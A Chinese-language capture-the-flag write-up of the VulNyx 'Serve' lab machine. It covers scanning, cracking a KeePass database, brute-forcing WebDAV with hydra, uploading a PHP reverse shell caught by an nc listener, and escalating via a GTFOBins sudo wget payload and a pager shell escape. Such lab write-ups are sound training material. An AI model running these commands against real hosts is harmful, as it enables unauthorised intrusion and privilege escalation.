主机发现

```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Serve]
└─# arp-scan -I eth1 -l

192.168.56.113  08:00:27:16:2d:45       PCS Systemtechnik GmbH
```

主机地址为：`192.168.56.113`

端口扫描

```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Serve]
└─# nmap -p- 192.168.56.113

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Serve]
└─# nmap -sT -sC -sV -O -p22,80 192.168.56.113
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-27 22:55 CST
Nmap scan report for 192.168.56.113
Host is up (0.0046s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 9a:0c:75:5a:bb:bb:06:a2:9a:7d:be:91:ca:45:45:e4 (RSA)
|   256 07:7d:e7:0f:0b:5e:5a:90:e9:33:72:68:49:3b:f5:8c (ECDSA)
|_  256 6c:15:32:a7:42:e7:9f:da:63:66:7d:3a:be:fb:bf:14 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:16:2D:45 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2
- 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.23 seconds
```

开放了22和80端口，80端口貌似是apache的默认页面

目录枚举

使用dirsearch、dirb和gobuster扫出来都是

```
/javascript/jquery/jquery   # JavaScript代码
/secrets/   #什么都没有
/webdav/    #弹窗登录
```

网上查资料，无果；看wp发现有个txt文件

```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Serve]
└─# nikto -h http://192.168.56.113
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.56.113
+ Target Hostname:    192.168.56.113
+ Target Port:        80
+ Start Time:         2025-11-27 23:21:31 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME type.
See: https://www.netsparker.com/web-vulnerability-
scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54).
Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: 29cd,
size: 5d06f2eb72e26, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /icons/README: Apache default file found. See:
https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
#这里！！！！！！！
+ /notes.txt: This might be interesting.
#===============
+ 8254 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2025-11-27 23:22:04 (GMT8) (33 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

访问得到

```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Serve]
└─# curl 192.168.56.113/notes.txt
Hi teo,

the database with your credentials to access the resource are in the secret directory

(Don't forget to change X to your employee number)



regards

IT department
```

信息提取：

1. 用户名：`teo`（有员工号）
2. `secret`有db类的文件

后缀名枚举

```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Serve]
└─# gobuster dir -u http://192.168.56.113/secrets/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -x .sql,.sqlite,.db,.kdbx
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.113/secrets/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              sqlite,db,kdbx,sql
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/db.kdbx              (Status: 200) [Size: 2078]
Progress: 13992 / 132915 (10.53%)^C
```

马上拿到一个`db.kdbx`文件

破解db.kdbx

步骤一：下载到攻击机


```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Serve]
└─# wget 192.168.56.113/secrets/db.kdbx
Prepended http:// to '192.168.56.113/secrets/db.kdbx'
--2025-11-27 23:49:35--  http://192.168.56.113/secrets/db.kdbx
Connecting to 192.168.56.113:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2078 (2.0K)
Saving to: ‘db.kdbx’

db.kdbx                              100%
[===================================================================>]   2.03K  -
-.-KB/s    in 0s

2025-11-27 23:49:35 (449 MB/s) - ‘db.kdbx’ saved [2078/2078]
```

步骤二：使用john破解

```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Serve]
└─# keepass2john db.kdbx > tmp


┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Serve]
└─# john tmp --wordlist=/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dreams           (db)
1g 0:00:00:07 DONE (2025-11-27 23:51) 0.1314g/s 86.20p/s 86.20c/s 86.20C/s
gloria..sweetpea
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

破解出密码为：`dreams`

使用工具打开db.kdbx（工具名为KeePass）



Open Database - db.kdbx

Enter Master Key

D:\Users\Administrator\Desktop\db.kdbx


☑ Master password: ●●●●●●

□ Key file/provider (None)

□ Windows user account

Title	User Name	Password	URL	Notes

输入破解出来的密码 `dreams`



Title	User Name	Password	URL	Notes
WebDAV	admin	********		Notas


得到webDAV的账号密码 `admin:w3bd4vXXX` （XXX是员工工号）

登录WebDAV

爆破密码

```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Serve]
└─# hydra -l admin -P pass.txt http-get://192.168.56.113/webdav -V -I

[80][http-get] host: 192.168.56.113   login: admin   password: w3bd4v513
```

得到密码 `w3bd4v513`



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.4.38 (Debian) Server at 192.168.56.113 Port 80


成功登录，但是空的？？

webdav允许使用put传文件

getshell

步骤一：传反弹shell的php文件（如果没有可以传一句话木马，如何用蚁剑的虚拟终端弹）

```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Serve]
└─# curl --digest -u admin:w3bd4v513 -T /revshell.php
http://192.168.56.113/webdav/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
<p>Resource /webdav/revshell.php has been created.</p>
<hr />
<address>Apache/2.4.38 (Debian) Server at 192.168.56.113 Port 80</address>
</body></html>
```



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
revshell.php	2025-11-27 17:27	4.0K	

Apache/2.4.38 (Debian) Server at 192.168.56.113 Port 80

成功上传

步骤二：监听端口，访问revshell.php

```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Serve]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.113] 58866
成功建立反向shell连接至 192.168.56.247:6666
Linux serve 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64
GNU/Linux
 17:31:16 up  1:40,  0 users,  load average: 0.06, 0.01, 0.04
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

成功获得webshell


步骤三：稳定shell（可选）

> 稳定shell步骤
>
> 步骤一：python3 -c 'import pty;pty.spawn("/bin/bash")'
>
> 步骤二：ctrl + z 弹出
>
> 步骤三：stty raw -echo; fg
>
> reset
> xterm
>
> 步骤四：
>
> export TERM=xterm
> export SHELL=/bin/bash
>
> （可选）
>
> stty rows 38 columns 116

webshell ---> teo

```
www-data@serve:/$ sudo -l
Matching Defaults entries for www-data on Serve:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on Serve:
    (teo) NOPASSWD: /usr/bin/wget
```

发现可以用teo的身份执行wget



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp)
chmod +x $TF
echo -e ’#!/bin/sh\n/bin/sh 1>&0’ >$TF
sudo wget --use-askpass=$TF 0
```

GTFOBins的方案

但是 `/tmp` **是一个空的 tmpfs 挂载（或被异常清空 / 未正确初始化），且目录的硬链接数为 0**

`/var/www` **也没有写入权限**

那就用WebDAV上传

```
┌──(root㉿kali)-[~/Desktop/xhh/VluNyx/Serve]
└─# curl --digest -u admin:w3bd4v513 -T xhh http://192.168.56.113/web
dav/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
<p>Resource /webdav/xhh has been created.</p>
<hr />
<address>Apache/2.4.38 (Debian) Server at 192.168.56.113 Port 80</address>
</body></html>
```

检查文件是否成功上传，并加上执行权限

```
www-data@serve:/$ cd /var/www/webdav/
www-data@serve:/var/www/webdav$ ls -al
total 20
drwxr-xr-x 2 www-data www-data 4096 Nov 27 17:45 .
drwxr-xr-x 4 www-data www-data 4096 Nov 11  2021 ..
-rw-r--r-- 1 www-data www-data 4116 Nov 27 17:27 revshell.php
-rw-r--r-- 1 www-data www-data   23 Nov 27 17:45 xhh
www-data@serve:/var/www/webdav$ chmod +x xhh
www-data@serve:/var/www/webdav$ ls -al
total 20
drwxr-xr-x 2 www-data www-data 4096 Nov 27 17:45 .
drwxr-xr-x 4 www-data www-data 4096 Nov 11  2021 ..
-rw-r--r-- 1 www-data www-data 4116 Nov 27 17:27 revshell.php
-rwxr-xr-x 1 www-data www-data   23 Nov 27 17:45 xhh
```

执行命令

```
www-data@serve:/var/www/webdav$ sudo -u teo /usr/bin/wget --use-askpass=./xhh 0
$ id
uid=1000(teo) gid=1000(teo) groups=1000(teo)
```

成功拿到用户teo的shell

userflag

```
teo@serve:/var/www/webdav$ cd ~
teo@serve:~$ ls
user.txt
teo@serve:~$ cat user.txt
28bf16070abffab749a16bd11f635474
```

teo ---> root

```
teo@serve:~$ sudo -l
Matching Defaults entries for teo on Serve:
    env_reset, mail_badpass,

 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User teo may run the following commands on Serve:
    (root) NOPASSWD: /usr/local/bin/bro
```

bro？先跑了在说


```
teo@serve:~$ sudo /usr/local/bin/bro

Bro! Specify a command first!
        *
Forexample try bro curl
        *
Use bro help for more info
```

三条提示（整理后的）

提权root思路（类似man命令拿shell）

由于我靶机有问题，导致使用`/usr/local/bin/bro`的时候，无法进入类似`man`命令的界面，`bro`命令提示我要使用`add`参数，我使用`add`参数后要我邮箱，真假的都不可以成功的添加。（没招）


提权步骤：随便查看一个命令（以下我拿`man`来代替）



```
curl(1)                                      Curl Manual                                      curl(1)

NAME
       curl - transfer a URL

SYNOPSIS
       curl [options / URLs]

DESCRIPTION
       curl is a tool to transfer data from or to a server, using one of the supported protocols (DICT, FILE, FTP, FTPS, GOPHER, HTTP, HTTPS, IMAP, IMAPS, LDAP,
       LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMB, SMBS, SMTP, SMTPS, TELNET and TFTP). The command is designed to work without user interaction.

       curl offers a busload of useful tricks like proxy support, user authentication, FTP upload, HTTP post, SSL connections, cookies,  file  transfer  resume,
       Metalink, and more. As you will see below, the number of features will make your head spin!

       curl is powered by libcurl for all transfer-related features. See libcurl(3) for details.

URL

       The URL syntax is protocol-dependent. You'll find a detailed description in RFC 3986.

       You can specify multiple URLs or parts of URLs by writing part sets within braces as in:

         http://site.{one,two,three}.com

       or you can get sequences of alphanumeric series by using [] as in:

         ftp://ftp.example.com/file[1-100].txt

         ftp://ftp.example.com/file[001-100].txt    (with leading zeros)

         ftp://ftp.example.com/file[a-z].txt
 Manual page curl(1) line 1 (press h for help or q to quit)
```

我用的`man curl` 对应的是 `sudo /usr/local/bin/bro curl`

进入界面后在命令模式下(:)输入`!sh`



```
root@k8s:~# man curl
# /bin/bash
root@k8s:~# 
```

拿到sh后输入`/bin/bash`,成功拿到rootshell